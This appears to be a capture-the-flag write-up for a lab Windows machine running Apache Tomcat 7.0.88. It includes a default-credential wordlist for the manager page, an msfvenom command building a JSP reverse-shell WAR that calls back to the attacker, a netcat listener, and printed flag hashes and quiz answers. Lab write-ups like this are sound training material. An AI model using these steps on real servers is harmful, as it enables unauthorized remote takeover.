
Target IP Address: 10.129.136.9
Recon
└──╼ [★]$ nmap -sC -sV -vv -T4 -max-rate 5000 -p- -oN initial_recon.txt 10.129.136.9

PORT     STATE SERVICE REASON          VERSION
8080/tcp open  http    syn-ack ttl 127 Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Apache Tomcat/7.0.88
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1- Which TCP port is open on the remote host? Ans:
8080 - Which web server is running on the remote host? Looking for two words. Ans:
Apache Tomcat

- Which relative path on the webserver leads to the Web Application Manager? Ans:
/manager/html
Foothold
Now, trying out default credentials I found on GitHub:
Wordlist
| Username | Password |
|---|---|
| admin | password |
| admin | |
| admin | Password1 |
| admin | password1 |
| admin | admin |
| admin | tomcat |
| both | tomcat |
| manager | manager |
| role1 | role1 |
| role1 | tomcat |
| role | changethis |
| root | Password1 |
| root | changethis |
| root | password |
| root | password1 |
| root | r00t |
| root | root |
| root | toor |
| tomcat | tomcat |
| tomcat | s3cret |
| tomcat | password1 |
| tomcat | password |
| tomcat | |
| tomcat | admin |
| tomcat | changethis |

Upon checking, the credential was admin:admin. It redirected me to this page: | |
 |
Using Burp Intruder, with the following wordlist, I am able to get the credential tomcat:s3cret with 200 OK response.
Here is the web application manager homepage:
- What is the valid username and password combination for authenticating into the Tomcat Web Application Manager? Give the answer in the format of
username:passwordAns:tomcat:s3cret
Upon checking, we might be able to do a reverse shell with a file upload:
- Which file type can be uploaded and deployed on the server using the Tomcat Web Application Manager? Ans:
war
Now, I can generate a payload using msfvenom using the following commands:
msfvenom -p java/jsp_shell_reverse_tcp LHOST=YOUR_IP LPORT=4444 -f war -o shell.warAnd now setting up a netcat listener on my machine using:
nc -lvnp 4444Trigger the reverse shell by clicking on the application:
Success!
Privilege Escalation
Surprisingly, I am already logged in as root / Administrator:
Checking for root flag at C:\Users\Administrator\Desktop:
C:\apache-tomcat-7.0.88>cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir
...
06/19/2018  07:09 AM    <DIR>          flags
...
Would you look at that! There’s an additional directory for flags.
C:\Users\Administrator\Desktop>cd flags
cd flags

C:\Users\Administrator\Desktop\flags>dir
...
06/19/2018  07:11 AM                88 2 for the price of 1.txt
...
Looks like I got two flags on this machine!
C:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
...
user.txt
7004dbcef0f854e0fb401875f26ebd00

root.txt
04a8b36e1545a455393d067e772fe90e